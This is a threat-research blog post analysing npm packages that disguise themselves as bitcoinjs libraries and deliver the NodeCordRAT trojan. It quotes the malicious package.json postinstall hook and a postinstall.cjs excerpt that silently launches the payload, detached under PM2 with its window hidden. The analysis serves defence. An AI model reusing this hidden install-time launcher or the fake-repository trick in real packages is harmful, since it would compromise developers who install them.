Malicious NPM Packages Deliver NodeCordRAT | ThreatLabz

By Satyam Singh, Lakhan Parashar

Published: 2026-01-07 · Archived: 2026-04-06 00:09:51 UTC

Attack Flows

NodeCordRAT is deployed through `npm` packages with wrapper packages designed to mask the actual malicious package. For example, a developer may download `bitcoin-main-lib` or `bitcoin-lib-js` from `npm`. When the `postinstall.cjs` script runs, it will fail because it requires another package with the name `bip40`. Thus, a developer may install the `bip40` package to satisfy this dependency. However, the `bip40` package is in fact malicious and deploys the NodeCordRAT payload. The attack flow is illustrated in the figure below.



Figure 1: The attack flow illustrates NodeCordRAT being deployed by `bip40`, which is a required dependency for wrapper packages (`bitcoin-main-lib` or `bitcoin-lib-js`).

Each malicious package includes a `package.json`, a standard file in `npm` packages. The attackers modified this file to include a link to the legitimate bitcoinjs project to help the malicious package appear more credible. An excerpt from the `package.json` code is shown below.

```
 "scripts": {
   "audit": "better-npm-audit audit -l high",
   "build": "npm run clean && tsc -p ./tsconfig.json && tsc -p ./tsconfig.cjs.json && npm run formatjs",
   "postbuild": "find src/cjs -type f -name \"*.js\" -exec bash -c 'mv \"$0\" \"${0%.js}.cjs\"' {} \\; && chmod
   "postinstall": "node postinstall.cjs",
   "bip40:start": "node postinstall.cjs",
   "bip40:stop": "pm2 stop bip40",
   "bip40:status": "pm2 status bip40",
   "bip40:logs": "pm2 logs bip40",
    ...,
}
"repository": {
```

```
  "type": "git",
  "url": "https://github.com/bitcoinjs/bitcoinjs-lib.git"
}
```

The `postinstall.cjs` script automates the execution of `bip40` by resolving its entry point via `require.resolve()` and launching it under Process Manager 2 (PM2). The script determines the PM2 binary path based on the operating system and starts `bip40` in detached mode, providing runtime persistence. This means `bip40` continues running after the installer exits and PM2 will automatically restart it if it crashes during the current session. However, by default, this does not establish persistence across reboots. If PM2 isn't locally available, the script logs a warning and exits without launching `bip40`. Notably, no user interaction is required at any point to trigger `bip40`. An excerpt from the `postinstall.cjs` code is shown below.

```
// Determines the PM2 binary path based on the operating system.
const isWindows = process.platform === 'win32';
const pm2Binary = path.join(
  __dirname,
  'node_modules',
  '.bin',
  isWindows ? 'pm2.cmd' : 'pm2'
);
// Checks if PM2 exists.
if (!fs.existsSync(pm2Binary)) {
  console.error('pm2 binary not found. Please ensure pm2 is installed.');
  process.exit(0); // Exits gracefully.
}
// Starts bip40 with PM2 in detached mode so it doesn't block NPM install.
const args = ['start', bip40Path, '--name', 'bip40'];

const child = spawn(pm2Binary, args, {
  detached: true,       // Detaches from parent process.
  stdio: 'ignore',      // Ignores stdio to prevent hanging.
  windowsHide: true,    // Hides window on Windows.
});
```

Source: https://www.zscaler.com/blogs/security-research/malicious-npm-packages-deliver-nodecordrat